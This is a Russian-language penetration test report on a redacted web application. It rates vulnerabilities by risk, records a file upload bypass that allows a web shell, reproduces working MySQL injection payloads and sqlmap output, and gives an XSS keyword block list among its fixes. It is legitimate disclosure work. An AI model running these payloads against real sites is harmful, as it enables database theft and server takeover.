Отчет о проведении анализа защищенности веб ресурса xxxxxxxx

Содержание

1. Введение.

Цель данного анализа - симуляция атаки потенциального злоумышленника на веб приложение, оценка уровня его защищенности, обнаружение уязвимостей, анализ и разработка рекомендаций по их устранению.

1.2. Объект тестирования

В процесс тестирования не включены активные атаки на отказ в обслуживании, статический анализ кода, стресс тестирование и социальная инженерия. Оценка серверного программного обеспечения и конфигурации также находится вне данного проекта. Объектом тестирования является веб приложение **http://xxxxxxx.ru .**

1.3. Основная классификация

Каждой уязвимости, обнаруженной в ходе проведения тестирования, присваивается определенная степень риска. Критерии данной классификации указаны ниже.


Высокий
Уязвимости присваивается высокая степень риска, если ее использование может привести к компрометации данных, доступности сервера или сервисов, выполнению произвольного кода, манипуляции с данными. Сюда же входят уязвимости связанные с отказом в обслуживании, слабые или стандартные пароли, отсутствие шифрования, доступ к произвольным файлам или конфиденциальных данных
Средний
Уязвимость средней степени риска не приводит напрямую к компрометации или неавторизованному доступу, но предоставляют возможность или информацию, которая может быть использована потенциальным злоумышленником для дальнейшего использования в совокупности с другими уязвимостями для компрометации ресурса. Например незащищенный доступ к некритичным файлам, листинг некритичных директорий, раскрытие полных путей.
Низкий
Все остальные уязвимости, которые не могут привести к компрометации ресурса, но которые могут быть использованы потенциальным злоумышленником, для сбора информации, формировании векторов атаки и т.д.

2. Обзорный отчет.

2.1. Общая оценка уровня защищенности

В результате проведенного тестирования приложение xxxxxx оценивается как высоко критичное, так как были обнаружены несколько уязвимостей высокой степени риска, позволяющие получить удаленный доступ к серверу и конфиденциальным данным.

2.2. Уязвимости по уровню риска.



Степень риска	Количество	Описание
Высокая	19	Данные уязвимости оцениваются как высокие и несут наибольшую угрозу. Их эксплуатация может привести к получению удаленного доступа, выполнения произвольного кода злоумышленником, раскрытие конфиденциальной информации.
Средняя	6	Уязвимости имеют ограниченное воздействие, однако могут быть использованы для получения чувствительной информации и в совокупности с другими уязвимостями позволят получить удаленный доступ.
Низкая	4	Не несут реальной угрозы, но могут быть использованы для сбора информации, формировании и развитии векторов атаки.

2.3. Уязвимости по классификации

Для описания степени риска и оценки критичности обнаруженных уязвимостей используются классификации “The Common Vulnerability Scoring System (CVSSv2)”, MITRE (CAPEC) и OWASP.

Тип	Количество	Степень риска
Unrestricted upload	2	**Высокая**
SQL Injection	5	**Высокая**
Cross-Site Scripting (XSS)	6	**Высокая**
Data Manipulation	2	**Высокая**
CSRF	1	**Высокая**
Cleartext submission of password	1	**Высокая**
Sensitive information disclosure	2	**Высокая**
Weak Password restore	1	**Средняя**
Full Path Disclosure	4	**Средняя**
Frameable response	1	**Средняя**
Cookie without HttpOnly flag set	1	**Низкая**
Insecure authentication	1	**Низкая**
Frameable response (potential Clickjacking)	1	**Низкая**
Content type incorrectly stated	1	**Низкая**

3. Отчет по уязвимостям.

3.1. Уязвимости по типу.

Имя	Краткое описание	Воздействие (CVSSv2) – Бизнесс воздействие	Ссылки на классификацию и описание	ID уязвимости
Unrestricted upload	Потенциальный злоумышленник может обойти скрипт проверки расширения загружаемого файла, что позволит ему загрузить веб-шелл, получить контроль над приложением и доступ к серверу. Сложность эксплуатации – легко Тип - удаленная	**10.0**	CWE-434: Unrestricted Upload of File http://cwe.mitre.org/data/definitions/434.html OWASP Unrestricted File Upload https://www.owasp.org/index.php/Unrestricted_File_Upload	CWE-434: Unrestricted Upload of File with Dangerous Type OWASP Unrestricted File Upload

	Сложность обнаружения – легко			
SQL Injection	Атака оснвана на внедрении кода, когда контролируемые пользователем параметры используются при составлении запросов к БД напрямую. Сложность эксплуатации – легко Тип - удаленная Сложность обнаружения – легко	**10.0**	OWASP SQL Injection: https://www.owasp.org/index.php/SQL_Injection Public exploit: http://www.exploit-db.com/exploits/22877/ CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection') http://cwe.mitre.org/data/definitions/89.html	OWASP top 10 A1 Injection CWE-89: Improper Neutralization of Special Elements used in an SQL Command
XSS Cross-Site Scripting	Межсайтовое выполнение сценария - тип уязвимости , связанный с атакой внедрения кода выполняемого с помошью специально сформированных запросов к приложению и переданных конечному пользователю-жертве. Сложность эксплуатации – легко Тип - удаленная Обнаружение – легко	**8.2**	A2-Cross-Site scripting https://www.owasp.org/index.php/Cross-site_Scripting_(XSS) CWE-79: Improper Neutralization of Input During Web Page Generation http://cwe.mitre.org/data/definitions/79.html	OWASP Top10 A3 Cross-Site Scripting (XSS) CWE-79: Improper Neutralization of Input During Web Page Generation
Data Manipulation	Уязвимость связана с манипулированием контролируемого пользователем параметра. Как результат может привести к мошенническим действиям при покупке товара(фрод), изменение стоимости, подмена данных и.т.д. Сложность эксплуатации – легко Тип - удаленная Сложность обнаружения –	**8.0**	Parameter Manipulation: http://www.cgisecurity.com/owasp/html/ch11s04.html	OWASP top 10 A1 Injection


	легко			
Sensitive information disclosure	Раскрытие чувствительных данных может позволить потенциальному злоумышленнику выявить интересующие параметры, пути до каталогов, заказы и адреса других пользователей для осуществоения различных типов атак. Сложность эксплуатации – легко Тип - удаленная Сложность обнаружения – средняя	**7.2**	OWASP Information Leakage https://www.owasp.org/index.php/Information_Leakage CWE-200: Information Exposure http://cwe.mitre.org/data/definitions/200.html	CWE-200: Information Exposure A5 Security Misconfiguration
CSRF (Cross-Site Request Forgery)	Вид атак на посетителей сайтов, использующий недостатки протокола HTTP. Если жертва заходит на сайт, созданный злоумышленником, от её лица тайно отправляется запрос на другой сервер (например, на сервер платёжной системы), осуществляющий некую операцию от имени пользователя(например, перевод денег на счёт злоумышленника). Сложность эксплуатации – легко Тип - удаленная Сложность обнаружения – средняя	**6.2**	OWASP Top 10 A8 CSRF (Cross-Site Request Forgery) https://www.owasp.org/index.php/Top_10_2010-A5 CWE-352 Cross-Site Request Forgery http://cwe.mitre.org/data/definitions/352.html	OWASP Top 10 A8 Cross-Site Request Forgery (CSRF); CWE-352 Cross-Site Request Forgery

Weak Password restore	Веб приложение недостаточно проверяет почтовый адрес и контрольный вопрос при восстановлении пароля . Сложность эксплуатации – трудно Тип - удаленная Сложность обнаружения – средняя	**4.3**	CWE-521: Weak Password Requirements: http://cwe.mitre.org/data/definitions/521.html ; Wikipedia: Password strength http://en.wikipedia.org/wiki/Password_strength	CWE-521: Weak Password Requirements
Full Path Disclosure	Некоторые страницы веб приложения раскрывают полный путь до корня сайта(webroot), что может быть использовано потенциальным злоумышленником для формирования веукторов атаки. Сложность эксплуатации – легко Тип - удаленная Сложность обнаружения – средняя	**4.0**	Full path disclosure https://www.owasp.org/index.php/Full_Path_Disclosure Path disclosure http://yehg.net/lab/pr0js/view.php/path_disclosure_vulnerability.txt	CWE-200: Information Exposure
…	…	**…**	…	…
…	…	**…**	…	…


3.2. Exploitation proof.

3.2.1 Unrestricted File Upload

Любой зарегистрированный пользователь может загружать свой аватар. Проверка расширения загружаемого файла легко обходится добавлением необходимого расширения в параметр file_types. Потенциальный злоумышленник может загрузить веб шелл на сервер:



и получить доступ:



3.2.2 SQL Injection

3.2.3.1 Параметр xxx http://xxxxxxxx/xxxx/xxx:

В POST запросе параметр xxx уязвим к error-based и union-based SQL injection.

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
Payload: search=req_all&searchpar=') AND (SELECT 6917 FROM(SELECT COUNT (*),CONCAT(0x3a6d6e663a,(SELECT (CASE WHEN (6917=6917) THEN 1 ELSE 0 END)),0x3a7765643a,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND ('GJST'='GJST&search=all&hide_some=0&date_from=&date_to=

Type: UNION query
Title: MySQL UNION query (NULL) - 12 columns
Payload: search=req_all&searchpar=') UNION ALL SELECT CONCAT(0x3a6d6e663a,0x444b51596a7943506e55,0x3a7765643a),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL#&search=all&hide_some=0&date_from=&date_to=

```
[06:25:54] [INFO] POST parameter '          ' is 'MySQL UNION query (NULL) - 1
to 20 columns' injectable
POST parameter '          ' is vulnerable. Do you want to keep testing the othe
rs (if any)? [y/N]
sqlmap identified the following injection points with a total of 31 HTTP(s) requ
ests:
---
Place: POST
Parameter:
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: searchKey=req_all&searchValue=') AND (SELECT 6917 FROM(SELECT COUNT
(*),CONCAT(0x3a6d6e663a,(SELECT (CASE WHEN (6917=6917) THEN 1 ELSE 0 END)),0x3a7
765643a,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER SETS GROUP BY x)a)
AND ('GJST'='GJST&search    =all&hide_some=0&date_from

    Type: UNION query
    Title: MySQL UNION query (NULL) - 12 columns
    Payload:          =req_all&searc          UNION ALL SELECT CONCAT(0x3a6d6e66
3a,0x444b51596a7943506e55,0x3a7765643a),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,
```


```
    Type: stacked queries
    Title: MySQL > 5.0.11 stacked queries
    Payload: search   =req_all&search        : SELECT SLEEP(5)-- &searchType=all
&hide_some=0&date_from=
---
[06:28:03] [INFO] testing MySQL
[06:28:07] [INFO] confirming MySQL
[06:28:11] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0.0
[06:28:11] [INFO] fetching database names
[06:28:13] [INFO] the SQL query used returns 2 entries
[06:28:14] [INFO] retrieved: "information_schema"
[06:28:16] [INFO] retrieved: "        _main"
available databases [2]:
[*] information_schema
[*]        _main

[06:28:16] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 6 times
[06:28:16] [INFO] fetched data logged to text files under './output/
```

3.2.3.3 URI параметр xxxx в http://xxxxxx/xxxx/xxx

Place: URI
Parameter:
Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
Payload: http://xxxxx/xxx/xxx 397 AND (SELECT 7896 FROM(SELECT COUNT(*),CONCAT(0x3a7564643a,(SELECT (CASE WHEN (7896=7896) THEN 1 ELSE 0 END)),0x3a7466623a,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

Type: stacked queries
Title: MySQL > 5.0.11 stacked queries
Payload: http://xxxxx/xxxx/xxx/397; SELECT SLEEP(5)--

Type: AND/OR time-based blind
Title: MySQL > 5.0.11 AND time-based blind
Payload: http://xxxxx/xxxx/xxx/397 AND SLEEP(5)




…....


Тем самым злоумышленник может получить полный дамп базы данных, расшифровать хэш пароля в административную панель и получить полный контроль над приложением.


3.2.4 Cross Site Scripting (XSS)


3.2.4.1 REST URL Параметры

Множество параметров REST URL копируются внутрь тела HTML документа как текст без фильтрации между тэгами.









……

Потенциальный злоумышленник может использовать данные уязвимости для кражи cookies, выполнения кода, логирования действий пользователей.

…...

4. План по устранению.

Уязвимость	Риск	Рекомендации
...	**...**	**...**
XSS Cross-Site Scripting	**- Кража cookies, выполнение кода, действия от имени пользователей** **- CVSSv2 = 8.2** **- Вектор=Удаленный**	Входные данные пользователя должны строго проверяться на стороне сервера. Например параметр имени должен содержать только буквы, год рождения – только 4 цифры и т.д. Параметры, не удовлетворяющие условиям должны отклоняться целиком, а не отчищаться. Пользовательские параметры должны быть кодированы в HTML там где они возвращаются назад от сервера. Все специальные HTML символы, включая ([]){}< > " ' ` =, должны быть заменены на HTML entities (< > etc). Запретите использование словосочетаний alert, prompt, onerror,<div,<a, %3c,iframe,onmouseover,onload,onready,object,href . Воспользуйтесь советами разработчика данного фреймворка. Долгосрочные мероприятия: фильтруйте все неиспользуемые в параметрах символы. Установите и настройте правила для Web Application Firewall Ссылки: https://www.owasp.org/index.php/XSS_%28Cross_Site_Scripting%29_Prevention_Cheat_Sheet http://nickcoblentz.blogspot.com/2009/01/owasps-xss-prevention-cheat-sheet.html
...	**...**	

5. Журнал.

- Дата тестирования:
- Объект тестирования: **http://xxxx/**
- Метод тестирования: Black box.
- Используемое ПО: Nmap, Burp suite, Owasp Zap, sqlmap.
- Исполнитель:

6. Вывод.

Данный анализ базируется на технологиях и известных уязвимостях на момент проведения тестирования. Мы советуем следовать рекомендациям указанным в настоящем отчете в порядке и степени критичности уязвимостей.

В заключение хотим добавить, что приложение подвержено высокой степени риска, что может привести как финансовым так и репутационным тратам. Мероприятия по устранению не следует откладывать.

Также мы крайне рекомендуем провести повторное тестирование сайта, после проведения указанных выше мероприятий. Тем самым вы сможете убедиться, что ваш ресурс более не подвержен подобным рискам, мероприятия выполнены верно.